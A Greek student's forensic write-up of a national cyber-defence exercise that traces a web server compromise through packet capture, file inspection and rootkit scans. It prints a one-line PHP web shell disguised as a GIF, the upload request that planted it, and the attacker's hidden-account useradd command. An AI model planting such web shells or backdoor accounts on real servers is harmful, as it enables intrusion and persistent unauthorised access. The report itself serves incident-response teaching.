Ασφάλεια στην Τεχνολογία τις Πληροφορίας

Εθνική άσκηση Κυβερνοάμυνας

ΠΑΝΟΠΤΗΣ

Επεισόδιο 3 – Linux Forensics

Σενάριο:

Στο τοπικό δίκτυο παρατηρήθηκε ύποπτη δραστηριότητα όσον αφορά τον τοπικό web server (192.168.21.189) από εσωτερική IP του δικτύου. Ο τοπικός διαχειριστής ανέφερε το περιστατικό στην ομάδα αντιμετώπισης κυβερνοπεριστατικών η οποία και καλείται να διεξάγει την ανάλυση του web server.

Υλικό:

1. capture.tcpdump (τμηματική καταγραφή κίνησης που αφορά την ύποπτη δραστηριότητα)


2. linux_forensics.ova (το virtual machine του web server)(username: user, password: user1234)

Σημειώσεις:

1. Η ανάλυση μπορεί να πραγματοποιηθεί με εργαλεία ανοιχτού λογισμικού

2. Το επεισόδιο βασίζεται σε προσομοίωση πραγματικών περιστατικών.

Χρησιμοποιώντας τις πληροφορίες που μας δίνονται φορτώνουμε στο πρόγραμμα Wireshark το dump αρχείο. Εστιάζοντας στη διεύθυνση τοπικού δικτύου 192.168.21.189 και χρησιμοποιώντας φίλτρο, την απομονώνουμε. Το φίλτρο ip.addr == 192.168.21.189 ελαχιστοποιεί τις εγγραφές Wireshark όπου στη συνέχεια μπορούμε να εντοπίσουμε τη πιθανή ύποπτη κίνηση.



Απομονώνουμε μια συγκεκριμένη εγγραφή η οποία φαίνεται να χρησιμοποιεί http πρωτόκολλο και αναλύοντας την περαιτέρω βλέπουμε πως υπάρχει ένα αρχείο gif το οποίο έχει γίνει upload στον υπολογιστή του συστήματος μας. Επιλέγουμε την συγκεκριμένη εγγραφή του Wireshark και με την επιλογή Follow → Http stream αναλυτικά βλέπουμε πως μάλλον δεν πρόκειται για ένα gif αρχείο καθώς στον κώδικα εμφανίζονται tags από php.


```
POST /up.php HTTP/1.1
Host: 192.168.21.189
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.21.189/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------168192204718057620711868707415
Content-Length: 389

-----------------------------168192204718057620711868707415
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------168192204718057620711868707415
Content-Disposition: form-data; name="uploadedfile"; filename="a.gif"
Content-Type: image/gif

GIF89a;<?php $c=$_GET[c]; echo `$c`; ?>

-----------------------------168192204718057620711868707415--
HTTP/1.1 200 OK
Date: Fri, 18 May 2018 08:36:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 46
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

File is valid, and was successfully uploaded.
```

```
<form enctype="multipart/form-data" action="./up.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="100000" />
<title>Achilles' heel</title>
<body><h1>Achilles' heel</h1></body>
Choose a file to upload: <input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
```

Η περιγραφή του συγκεκριμένου αρχείου που ανέβηκε από τη τοπική διεύθυνση 192.168.21.189.

```
GIF89a;<?php $c=$_GET[c]; echo `$c`; ?>
```

Χρησιμοποιώντας την εικονική μηχανή Virtual Box φορτώνουμε το αρχείο που μας δίνεται από την άσκηση το οποίο μας μεταφέρει σε προσομοίωση περιβάλλοντος του χρήστη, ο λογαριασμός του οποίου έχει δεχτεί επίθεση.



Κάνοντας login με τα credentials που μας δόθηκαν θα βρεθούμε στο λογαριασμό του χρήστη σε περιβάλλον Linux. Μεταφερόμαστε στο directory /var/www/html/uploads/ και με την εντολή ls βλέπουμε πως στα ανεβασμένα αρχεία υπάρχει ένα αρχείο a.gif και ένα αρχείο test. Με την εντολή cat a.gif παρατηρούμε πως δεν πρόκειται για αρχείο gif όπως είχαμε πρωτοδεί, αλλά για ένα php ψευδό αρχείο. Πιθανόν ο εισβολέας χρησιμοποίησε αυτό το αρχείο για να αποκτήσει πρόσβαση.

Με την εντολή cat test παίρνουμε το παρακάτω αποτελέσματα :

```
user@ubuntu:/var/www/html/uploads$ cat test
useradd -M -p XAkPqQVCiSbak -r -U new
user@ubuntu:/var/www/html/uploads$ _
```

Συμπεραίνουμε πως ο εισβολέας έχει προστέθει στους χρήστες ως χρήστης new.

Με την εντολή nano /etc/passwd βλέπουμε ακόμη μία εγγραφή στο αρχείο που φυλάσσονται τα συνθήματικα, όπου ο χρήστης new έχει προσβαση κανονικά στο σύστημα, με UID 999 , όπου γνωρίζουμε πως τα UID από 100 μέχρι 999 είναι δεσμευμένα για διαχειριστικούς και λογαριασμούς/ ομάδες του συστήματος. Ο εισβολέας έχει δημιουργήσει και καινούριο Group – ID, GUID με τιμή 999.

```
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
new:x:999:999::/home/new:
```

Στη συνέχεια κάνουμε εγκατάσταση το πρόγραμμα clamav το οποίο είναι ένα : antivirus και με τη βοήθεια του οποίου ελπίζουμε να βρούμε πιθανές απειλές – ιούς που μπορεί να έχουν μολύνει το σύστημα.
Τρέχουμε το antivirus και παίρνουμε τα εξής αποτελέσματα:

```
----------- SCAN SUMMARY -----------
Known viruses: 6515153
Engine version: 0.99.4
Scanned directories: 21142
Scanned files: 69305
Infected files: 1
Total errors: 13930
Data scanned: 2264.55 MB
Data read: 2226.50 MB (ratio 1.02:1)
Time: 773.193 sec (12 m 53 s)
user@ubuntu:~$ _
```

Με την εντολή : clamscan –r /* --infected εμφανίζονται τα αποτελέσματα της σαρώσης που πραγματοποίησε το πρόγραμμα μόνο για τα αρχεία και για τους καταλόγους που έχουν προσβληθεί από ιούς ή κακόβουλο λογισμικό.


Το αρχικό a.gif με το οποίο είχαμε ασχοληθεί από την αρχή τις εξετάσης της συγκεκριμένης περιπτώσης τελικά είναι ένα Trojan Virus ή Trojan Horse.

```
/var/www/html/uploads/a.gif: Win.Trojan.Hide-1 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 6515601
Engine version: 0.99.4
Scanned directories: 21388
Scanned files: 70955
Infected files: 1
Total errors: 13959
Data scanned: 2374.36 MB
Data read: 2646.00 MB (ratio 0.90:1)
Time: 455.208 sec (7 m 35 s)
user@ubuntu:~$ _
```

Με τη χρήση του προγράμματος : rkhunter ελέγχουμε αν υπάρχει κάποιο rootkit εγκατεστημένο.
Με την εντολή : sudo rkhunter –check


```
    /bin/ping                                               [ OK ]
    /bin/ps                                                 [ OK ]
    /bin/pwd                                                [ OK ]
    /bin/readlink                                           [ OK ]
    /bin/sed                                                [ OK ]
    /bin/sh                                                 [ OK ]
    /bin/su                                                 [ OK ]
    /bin/touch                                              [ OK ]
    /bin/uname                                              [ OK ]
    /bin/which                                              [ OK ]
    /bin/kmod                                               [ OK ]
    /bin/systemd                                            [ OK ]
    /bin/systemctl                                          [ OK ]
    /bin/dash                                               [ OK ]
    /lib/systemd/systemd                                    [ OK ]

[Press <ENTER> to continue]


Checking for rootkits...

  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                                [ Not found ]
    ADM Worm                                                [ Not found ]
    AjaKit Rootkit                                          [ Not found ]
    Adore Rootkit                                           [ Not found ]
    aPa Kit                                                 [ Not found ]
    Apache Worm                                             [ Not found ]
    Ambient (ark) Rootkit                                   [ Not found ]
    Balaur Rootkit                                          [ Not found ]
    BeastKit Rootkit                                        [ Not found ]
    beX2 Rootkit                                            [ Not found ]
    BOBKit Rootkit                                          [ Not found ]
    cb Rootkit                                              [ Not found ]
    CiNIK Worm (Slapper.B variant)                          [ Not found ]
    Danny-Boy's Abuse Kit                                   [ Not found ]
```

Ελέγχοντας και το log του προγράμματος rkhunter στον κατάλογο /var/log/rkhunter.log λαμβάνουμε την πληροφορία πως υπάρχει πιθανό Rootkit και κατηγοριοποιείται σε : Trojaned SSH daemon.



Ακολουθώντας τις οδηγίες που βρίσκονται στην ιστοσελίδα : https://hostpresto.com/community/tutorials/how-to-install-and-use-chkrootkit-on-ubuntu-14-04/

Τρέχουμε το πρόγραμμα : chkrootkit το οποίο πραγματοποιεί σάρωση σε σε όλους τους καταλόγους, και εξειδικεύεται σε ένα ακόμη επικίνδυνο : Trojan τύπου LKM – reptile. Λαμβάνουμε την ένδειξη ότι πιθανόν υπάρχει εγκατεστημένο το συγκεκριμένο LKM – reptile στον κατάλογο : /lib/modules/4.4.0-124-generic/kernel/drivers/PulseAudio



Συμπεραίνουμε πως υπάρχει εγκατεστημένο : rootkit τύπου reptile

Σημείωση : Η συγκεκριμένη αναφορά κι έρευνα εστίασε πιο πολύ σε λογισμικά που μπορούσαν να προκαλέσουν μερική η ολική ζημιά στο σύστημά μας. Η περαιτέρω ανάλυση και διεκπεραίωση του περιστατικού πιθανόν να απαιτούσε περισσότερο χρόνο για ανάλυση σε βάθος της συγκεκριμένης ευπάθειάς το συστήματος. Καταθέτουμε την έρευνα μας και την αναφορά με κάθε επιφύλαξη ως προς την συνολική απεικόνιση και απόκριση στο συμβάν.

Για το μάθημα :

Ασφάλεια στην Τεχνολογία της Πληροφορίας

Υπεύθυνη καθηγήτρια : Ιωάννα Καντζάβελου

Έρευνα και αναφορά :

Μπάσα Άμπελ
cs121105

Αθήνα Μάιος 2018